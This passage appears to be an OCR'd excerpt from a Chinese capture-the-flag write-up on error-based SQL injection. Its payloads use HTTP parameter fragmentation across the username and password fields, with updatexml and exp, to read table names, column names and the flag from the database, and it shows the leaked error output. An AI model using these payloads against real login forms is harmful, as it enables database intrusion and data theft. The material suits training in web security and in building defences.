


获取表名：

username=1' and updatexml/*

&password=*/(1,concat(0x7e,(SELECT group_concat(table_name) from information_schema.tables where !(table_schema<>'error_based_hpf')),0x7e),3)or'1

XPATH syntax error: '~ffll44jj,users~'




获取列名：

username=1' and updatexml/*

&password=*/(1,concat(0x7e,(SELECT group_concat(column_name) from information_schema.columns where !(table_name<>'ffll44jj')),0x7e),3)or'1


XPATH syntax error: '~value~'



获取字段值：


username=1' and updatexml/*
&password=*/(1,concat(0x7e,(SELECT value from ffll44jj),0x7e),3)or'1

XPATH syntax error: '~flag{err0r_b4sed_sqli_+_hpf}~'



方法二： 利用exp报错注入

username=1' and exp/*
&password=*/(~(select * from (select value from ffll44jj)x))or'1



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